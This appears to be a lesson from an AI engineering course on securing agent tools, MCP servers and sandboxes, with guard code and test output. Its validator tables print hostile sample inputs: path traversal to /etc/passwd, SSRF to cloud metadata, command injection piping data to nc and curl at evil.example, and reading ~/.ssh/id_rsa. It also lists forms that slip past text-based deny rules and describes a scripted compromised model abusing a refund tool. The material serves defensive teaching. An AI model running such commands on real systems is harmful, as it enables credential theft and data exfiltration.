AI Engineering and Claude Architect · Part IV, Security

AI Security, Lesson 3

Securing Tools, MCP and Sandboxes

I attacked this course's own refund policy with a scripted model. It refunded another customer's order, accepted a negative amount, and paid twice. Tool arguments are hostile input.

Module	AI09 of 13
Lesson	3 of 5
Prerequisites	AI09 L1–L2, AI06 L3–L5, AI08 L3–L4
Exam relevance	Supports TS 1.4, 1.5, 2.3, 2.4. MCP attack classes and sandbox internals aren't in the guide
Reading time	~40 minutes

Contents

1. Securing Tools, MCP and Sandboxes

Lesson 3 of 5 · AI Security

Securing Tools, MCP and Sandboxes

Key idea

Every value the model passes to a tool is untrusted input, and a tool should act with the user's authority and no more. Check arguments in code. Keep credentials outside the place where the model's commands run. Enforce files and network limits at the operating system, as permission rules only read the text of a command.

> *Before: injection, tool design, MCP, and the Java agent. Teaches: least privilege in five dimensions, classic bugs in tool arguments, Claude Code's permission model and its limits, sandboxing, MCP attack classes, and supply chain. Used by: L4, AI10, AI12.*

The hook: attacking my own code

AI08 L3 built `RefundPolicy`. It checks that identity was verified and that the amount is under a limit, and I described those as rules that hold whatever the model decides. For this lesson I wrote a script playing a fully compromised model, and ran it against that real service, with its real database ledger. This is the output, trimmed to what matters:

```
AI08 policy
  {"verified":true}
  {"refunded":true}
  {"refunded":true}
  {"errorCategory":"transient","isRetryable":true,"message":"The tool failed."}
  {"refunded":true}
  {"refunded":true}
  refunds issued: [9999:499.00, 7781:-500.00, 7781:40.00, 7781:40.00]
```

Four real defects, and they were in the course's own code:

Attempt	What happened	Why
Refund order 9999, which belongs to another customer	**Paid 499.00**	Nothing connected the order to this customer
Refund of -500.00	**Accepted**	The limit only checked "not above 500"
Amount "abc"	Crashed in the policy, and told the model to **retry**	Bad input reached `new BigDecimal` unguarded
Refund the same 40.00 order twice	**Paid twice**	The ledger stops a repeated `tool_use` ID, and a new ID is a new call

The policy guarded the rule I'd thought of. **Writing "the rules are in code" isn't enough. The code has to be attacked as well.** Here's the same script against the hardened policy:

```
order-bound policy
  {"verified":true}
  {"errorCategory":"business","isRetryable":false,"message":"That order isn't on this customer's account."}
  {"errorCategory":"business","isRetryable":false,"message":"The amount must be above zero."}
  {"errorCategory":"business","isRetryable":false,"message":"The amount must be a number, such as 40.00."}
  {"refunded":true}
  {"errorCategory":"business","isRetryable":false,"message":"That's more than is left to refund on this order."}
  refunds issued: [7781:40.00]
```

One refund remains, and it's a valid one, for the customer's own order. An injection could still cause that, and code can't tell it from an honest request. That residue is what human approval or evidence checks are for.

Intuition: the valet key

Some cars come with a valet key. It starts the engine and opens the door, and it won't open the boot or the glove box. You aren't relying on the valet's honesty, or on a note on the dashboard. The key can't do more.

A hotel keycard goes further. It opens one room, on one floor, until checkout. Least privilege for an agent is the same: **which doors, for whom, and until when.** The master key is what most agents are given on day one.

Mechanism: least privilege has five dimensions

"Give it fewer tools" is only the first.




Figure 1. Each narrowing step limits what a compromised model can do. Most teams stop at the first.

Dimension	Weak	Strong	Example
Tools	One agent has everything	Role-specific set (TS 2.3)	Search agent has no write tools
Arguments	Any value	Checked against the session and domain	Only this customer's orders
Identity	Shared service account	Acts as this user, with this user's rights	The tool carries the user's scoped token
Amount	Per-call limit only	Totals across calls	Refund sum can't exceed the order total
Time	Long-lived key	Token per task, which expires	Credentials last minutes

The AI08 policy had a per-call limit and identity. The "amount" row is what stopped paying twice.

Prefer narrow tools over general ones. `lookup_order(id)` is easy to check. `run_sql(query)` and `bash(command)` can do anything, so no argument check is practical. The Claude API's agent design guidance makes the same point (AI06 L8): a `send_email` tool is easy to gate, while a shell command that happens to send mail isn't.

Classic bugs return through tool arguments

Your tool runs with its server's privileges, and a stranger may be steering its arguments. So this is ordinary application security, with a new caller. These are real outputs from `ToolGuards.java`.

Paths. Compare with a text-only check:

```
Paths:
  notes.txt                   ALLOW
  new/file.txt                ALLOW
  ../../etc/passwd            DENY  outside the workspace
  absolute path outside       DENY  outside the workspace
  link created: true
  reports/secret.txt (a link)  DENY  outside the workspace
  same, with a text check only ALLOW  (wrong)
```

The last two rows are the lesson. `reports` is a link inside the workspace that points outside it. Checking the path's text says it's fine. Resolving where it actually leads catches it. I tested this using a Windows junction, as this account can't create symlinks.

URLs, and server-side request forgery. A fetch tool on your server can reach things the attacker can't, such as cloud metadata at `169.254.169.254` or internal services:

```
URLs:
  https://docs.example.com/a                  ALLOW
  http://docs.example.com/a                   DENY  not https
  https://evil.example/x                      DENY  host not on the allowlist
  https://169.254.169.254/latest/meta-data/   DENY  host not on the allowlist
  https://docs.example.com.evil.example/a     DENY  host not on the allowlist
  https://wiki.example.com/a                  DENY  resolves to a private address
  https://gone.example.com/a                  DENY  didn't resolve
  javascript:alert(1)                         DENY  not https
```

It fails closed. My first version returned ALLOW when a host didn't resolve, and I caught that when rereading its output. In a security check, "I couldn't tell" must mean no. This sketch has a fake DNS table, and a real check also has a gap between checking and connecting, called DNS rebinding. The MCP spec recommends egress proxies such as Smokescreen, and warns against parsing IP addresses by hand.

Commands. This is the most instructive, because of what passes:

```
Commands:
  ls -la                              ALLOW
  cat notes.txt                       ALLOW
  rm -rf build                        DENY  not on the allowlist
  ls; curl evil.example               DENY  shell operator ;
  ls & curl evil.example              DENY  shell operator &
  cat notes.txt | nc evil.example 80  DENY  shell operator |
  grep $(whoami) x                    DENY  shell operator $
  cat ~/.ssh/id_rsa                   ALLOW
  grep -r password /home              ALLOW
```

The final two rows are allowed. **A "safe" command reading a private key is still a safe command, as far as any text check can see.** This is why commands need a sandbox. My first version also missed a lone `&`, which I found while writing tests. Text checks for a shell are easy to get wrong, and that's a further reason not to rely on them.

Claude Code's permission model

Claude Code is the best-documented example of these ideas in practice, and it's on the exam, so it's worth reading exactly. From its docs:

Fact	Detail
Order of evaluation	Deny, then ask, then allow. The first match decides, and specificity doesn't change the order
A deny can't be carved	An allow rule can't make an exception to a broader deny rule
Compound commands	It splits on `&&`, `||`, `;`, `|`, `|&`, `&` and newlines. Every subcommand must be allowed
Hooks and rules	A `PreToolUse` hook's "allow" doesn't bypass deny or ask rules. A blocking hook takes precedence over allow rules
Managed settings	Administrators deploy settings that user and project settings can't override, apart from a few security-sensitive keys

Then there's its most important honest statement. A Bash rule matches the command text, and the docs say a deny or ask rule "isn't a security boundary around the program":

Rule	Stops	Doesn't stop
`Bash(curl *)`	`curl https://example.com`	`/usr/bin/curl ...`, `sh -c 'curl ...'`
`Bash(rm *)`	`rm -rf build/`	`/bin/rm -rf build/`, `bash -c 'rm -rf build/'`
`Bash(git push *)`	`git push origin main`	`git -C . push origin main`

The docs' answer is what this lesson argues: use the sandbox for enforcement that doesn't depend on the command's text, and a `PreToolUse` hook for your own inspection.

Two further facts from its security page are often missed. The working-directory boundary is a permission prompt rather than a wall, so approved Bash can write anywhere your user can. And Anthropic reviews connectors against listing criteria, but "does not security-audit or manage any MCP server."

Why approval prompts aren't enough

Asking a person before each action sounds like the safe answer. Anthropic's sandboxing article describes the failure as approval fatigue, in which "users might not pay close attention to what they're approving." Hundreds of prompts train people to press yes.

Its approach is to define a boundary, let the agent work freely inside it, and prompt only when it tries to cross. Anthropic reports that in internal use this "safely reduces permission prompts by 84%." That's its own figure, in its own usage.

Fewer prompts can be safer, if each one means something. AI06 L8 raised this, and this is the answer.

Sandboxing: both walls

Anthropic's article makes a point that's easy to verify by reasoning, and it's worth remembering exactly. **Filesystem and network isolation are needed together.**

With only	What an injected command can still do
Filesystem isolation	Reach the network, and send out anything it can read
Network isolation	Change files outside the project, including startup scripts that later run with network access
Both	It's contained to the project, and to approved destinations

On Linux it uses bubblewrap, and on macOS seatbelt, and restrictions cover child processes as well as the command itself. The runtime is open source. The Claude Code docs add that sandbox restrictions still apply even if a prompt injection bypasses Claude's decision-making. That's the deterministic layer from L2.

Credentials stay outside. For Claude Code on the web, the article says git credentials "are never inside the sandbox with Claude Code." A proxy outside checks a scoped credential and the target branch, then attaches the real token.




Figure 2. The agent has no real credentials to steal. The proxy holds them, and checks each request.

Managed Agents follows the same idea, and the Claude API docs describe vault credentials that are stored by Anthropic, substituted at egress, and never visible in the sandbox. This pattern is available to you in any language: **a secret that isn't in the sandbox can't be stolen from it.**

MCP: what the spec warns about

The MCP security best practices page describes these attacks and how to prevent them. I read the 2026-07-28 version, while the Java SDK in AI08 negotiated 2025-11-25, so check the page for the version you run.

Attack class	What goes wrong	What the spec requires or recommends
Confused deputy	A proxy server uses one static client ID upstream. A saved consent cookie lets a malicious client skip consent	Per-client consent, exact redirect URI match, single-use `state`
Token passthrough	A server accepts a token meant for something else, and forwards it	"MCP servers MUST NOT accept any tokens that were not explicitly issued for the MCP server"
SSRF in OAuth discovery	A malicious server's metadata points the client at internal addresses	HTTPS, block private ranges, validate redirects, egress proxy
State handle hijacking	Someone who gets a handle uses it as if it were a login	Don't treat possession as authentication. Bind it to the verified user
Local server compromise	A one-click install runs a malicious startup command	Show the exact command for consent, sandbox it, and use stdio or an auth token
Scope inflation	Wildcard scopes, granted up front	Progressive, least-privilege scopes

The token and state handle rules are simple to test. Real output:

```
Tokens:
  issued to this server    ALLOW
  issued to another API    DENY  token was issued for calendar-api
  wrong scope              DENY  missing scope orders:write
State handles:
  owner uses it            true
  someone else has it      false
```

This sketch has the rules only. A real server also verifies the token's signature and expiry, using a library.




Figure 3. Token passthrough. The second step is the bug: the server accepted a token that was issued for a different service.

Supply chain. An MCP server is code you run or trust, and its tool descriptions enter your prompt. OWASP lists supply chain as LLM03.

Risk	Control
A malicious server	Allowlist through managed configuration (AI12), and review before adding
A description changes after review	Pin versions, and compare descriptions when they change
A typosquatted package	Pin and verify, and use a private registry
Server has broad credentials	One scoped credential per server, and never share them

Exam guidance also touches this: TS 2.4 teaches `${VAR}` expansion in `.mcp.json`, so that secrets are never committed.

Sandboxing code an agent writes

If an agent runs code, isolation needs to be stronger than a permission check. This ordering is an engineering recommendation, from general practice:

Level	Isolation	Use for
Allowlisted commands only	Weak, as shown above	Trusted input
OS sandbox (bubblewrap, seatbelt)	Good for files and network	A developer's machine
Container	Shares the host kernel	Trusted tenants
VM or microVM	Separate kernel	Untrusted code, or several tenants
Provider-hosted (code execution, Managed Agents)	Provider's boundary	Not wanting to run it yourself

Whichever you use, set CPU, memory and time limits, block network by default, and treat the workspace as disposable.

Why the obvious fixes fall short

Obvious idea	Why it falls short
Fewer tools, and nothing else	My policy had few tools, and four defects in arguments
A deny rule for `curl`	The docs list forms it misses
Prompt for everything	Fatigue. People approve without reading
Run as a service account	Any user reaches any data through it. It's a confused deputy
Filesystem sandbox only	Data leaves over the network
Trust an MCP server because it's popular	Nobody is auditing it for you
Give the sandbox a scoped token	Better, but the proxy pattern keeps it out completely

How Anthropic solved it

Layer	Published mechanism	Source
Permissions	Deny, ask, allow, and per-tool rules	Claude Code permissions docs
Enforcement	OS sandbox for files and network, covering child processes	Sandboxing article and docs
Credentials	Proxy outside the sandbox, or vaults substituted at egress	Sandboxing article, Claude API docs
Review of risky actions	A separate classifier in auto mode	Claude Code security docs
Cloud	Isolated VMs, limited network, GitHub credentials never enter the VM, audit logging	Claude Code security docs
Protocol	The MCP security best practices page	MCP spec
Governance	Managed settings, OpenTelemetry, `ConfigChange` hooks	Claude Code docs

Claude Code itself is the published example here, and these documents describe its behaviour and not how Anthropic operates internally.

The production architecture

This is a recommended reference design, not a specific company's system.

Baseline: tools call backends with a shared service account.

Improved: user identity passed along, and a policy check in the agent. New problem: each team writes its own checks, and the checks disagree.

Production: a tool gateway, with the backend as the final authority.




Figure 4. The gateway applies shared rules. The backend still enforces its own, as it can't assume every caller is well behaved.

Component	Why it exists	How it communicates
Sandbox	Bounds what commands can reach, regardless of text	OS or VM
Tool gateway	One place for identity, policy, limits and logging	Agent calls tools through it, or MCP
Token exchange	A short-lived token for this user and this tool	OAuth, with audience set
Argument policy	Checks arguments against the session	Code per tool, with abuse-case tests
Backend rules	**The real authority.** A database constraint can't be forgotten	Service API, database
Egress proxy	Network allowlist	All outbound traffic
Server allowlist	Decides which MCP servers can be connected	Managed configuration

Why check in the backend too? My `OrderBoundRefundPolicy` holds its running totals in memory, so it forgets them on restart and doesn't share them across instances. Its class comment says the real checks belong in the payment service, with a database constraint.

Failures:

Failure	How you'd notice	What to do
Gateway is down	Tool errors climb	Fail closed for writes. Maybe allow reads from cache
Policy denies honest work	Denials by rule, on a dashboard	Tune, and give the model a clear message so it can escalate
Sandbox escape	Kernel or runtime advisories	Patch, and use a VM for untrusted code
Allowed destination misused	Egress logs	Limit by path and method, and watch volume
Stolen token	Anomaly detection, audit	Short expiry, audience, and revocation
Reservation not released	Refunds wrongly refused	Release on failure. My sketch doesn't, so this is a known gap
New MCP version changes rules	Conformance tests	Pin, and read the spec's change log

Java

The hardened policy extends the old one. Order of checks matters.

```
amount = new BigDecimal(String.valueOf(call.input().get("amount")));
} catch (NumberFormatException e) {
    return new Deny("The amount must be a number, such as 40.00.");
```

Parse first. A bad value becomes a clear, non-retryable denial, rather than a crash telling the model to try again.

```
// The same reply for "missing" and "someone else's", so nothing can be probed.
if (order == null || !order.ownerId().equals(context.customerId())) {
    return new Deny("That order isn't on this customer's account.");
```

`context.customerId()` comes from the session, which the model can't touch (AI08 L3). The identical message stops an attacker using denials to find out which order numbers exist.

```
refunded.compute(orderId, (id, sum) -> {
    BigDecimal soFar = sum == null ? BigDecimal.ZERO : sum;
    fits[0] = soFar.add(amount).compareTo(order.total()) <= 0;
```

`compute` is atomic per key. The agent runs a turn's tool calls in parallel (AI08 L3), so a check followed by a separate update would let two calls both pass.

One more finding, which I've left visible. `SecurityLabTest` shows that the ledger is keyed by `tool_use` ID alone:

```
other customer, same id, sees: {"found":true,"status":"DELIVERED","total":40}
```

A second case reusing an ID receives the first case's stored result. IDs come from the API rather than from model text, so I don't believe injection can choose one, though I haven't tested that against the real API. Exercise 3 fixes it by scoping the lookup to the case. Scope anything cached or replayed.

And the "no way out" control is the simplest in this module:

```
no way out: {"errorCategory":"validation","isRetryable":false,"message":"There's no tool called send_email."}
```

All of this ran against a script, and no real model. It shows what the code enforces.

Trade-offs

Decision	Benefit	Cost
Narrow tools	Easy to check	More tools to build, and less flexibility
User-scoped tokens	Real audit, and no confused deputy	Token exchange work
Sandbox with auto-allow	Fewer prompts	Setup, and some tools won't run
VM per session	Strong isolation	Startup time and cost
Gateway	Consistency	New critical component
Backend constraints	Can't be bypassed	Changing services that aren't yours

When not to: a local script you run on your own files doesn't need a gateway. Do keep the sandbox if it reads anything from the internet.

Common mistakes

Testing that the tool works, and never that it refuses. All my AI08 tests passed with those four defects. Add a compromised-model script to every agent with a write tool.

Common mistakes

Letting the model pass identity. A `customer_id` argument can be set by injected text. Take identity from the session.

Common mistakes

Putting credentials in the sandbox because the sandbox is safe. Anything the agent's commands can read, a fooled agent can send out, if there's any way out.

What to say in an interview

"I treat tool arguments as hostile input. Least privilege covers which tools, which arguments, whose identity, how much in total, and how long. Permission rules read command text, so files and network limits go in an OS sandbox, and credentials stay in a proxy outside it. The backend remains the final authority. And I test refusal, using a scripted compromised model."

Certification lens

How this lesson maps to CCAR-F

Directly useful: role-scoped tools (TS 2.3), `.mcp.json` and `${VAR}` secrets (TS 2.4), hooks that intercept tool calls (TS 1.5), and programmatic gates (TS 1.4). **Not in the guide:** MCP attack classes, sandbox internals, and OAuth detail. The permission order is in the Claude Code docs, and AI12 returns to it.

These are original practice questions, not real or leaked.

Q Q1 · Exam style, scenario: Developer Productivity · Medium. A team needs an MCP server's API token available to everyone who clones the repository, without committing the secret. What should they do?

A. Reference it as `${API_TOKEN}` in the project's `.mcp.json`, with each developer's environment supplying the value

B. Commit the token in `.mcp.json`, in a private repository

C. Put the token in `CLAUDE.md`, and tell Claude to use it

D. Have each developer configure the server in `~/.claude.json`, and document the token in the README

A A (TS 2.4). Team config is shared, and the secret isn't. B and C put a secret in a repository, and C also puts it in the model's context. D loses shared configuration, and documenting the token leaks it.

Q Q2 · Exam style, scenario: Customer Support · Medium. A synthesis agent that summarizes retrieved documents has been given `process_refund` and `update_account`, "in case they're useful." What's the best change?

A. Add an instruction not to use them while summarizing

B. Remove them from this agent, and route such requests to an agent or a person responsible for them

C. Set `tool_choice` to `auto`

D. Add a confirmation question for the model to ask itself

A **B** (TS 2.3). An agent can't misuse a tool it doesn't hold. This agent also reads untrusted documents, which makes the combination worse. A and D rely on the model's behaviour, and C has nothing to do with it.

Q Q3 · You add the deny rule `Bash(curl *)` to stop data leaving. Is that enough? What would you add?

A No. The docs say it matches the command text, so `/usr/bin/curl` or `sh -c '...'` aren't stopped, and other programs can send data too. Add sandbox network isolation, which works at the OS level. Keep the rule if it's useful as a signal.

Q Q4 · Why does a sandbox need both filesystem and network isolation?

A With only filesystem limits, a command can send whatever it can read to the internet. With only network limits, a command can change files outside the project, such as a shell startup script, which later run outside the sandbox.

Revision - Lesson 3

→ Tool arguments are hostile input. Attacking my own policy found four real defects.

→ Least privilege: tools, arguments, identity, total amount, time.

→ Prefer narrow tools. `run_sql` and `bash` can't be argument-checked in any practical way.

→ Paths: resolve the real location, since links defeat text checks. URLs: allowlist, fail closed.

→ Allowlisted commands can still read private keys, so commands need a sandbox.

→ Claude Code: deny, then ask, then allow. Bash rules match text and aren't a security boundary.

→ Approval fatigue is real. A boundary with fewer, meaningful prompts can be safer.

→ Sandbox needs filesystem and network together. Keep credentials outside, behind a proxy.

→ MCP: no token passthrough, audience checks, per-client consent, handles aren't logins, block SSRF.

→ Anthropic doesn't audit MCP servers for you. Allowlist, pin, and review.

Your notes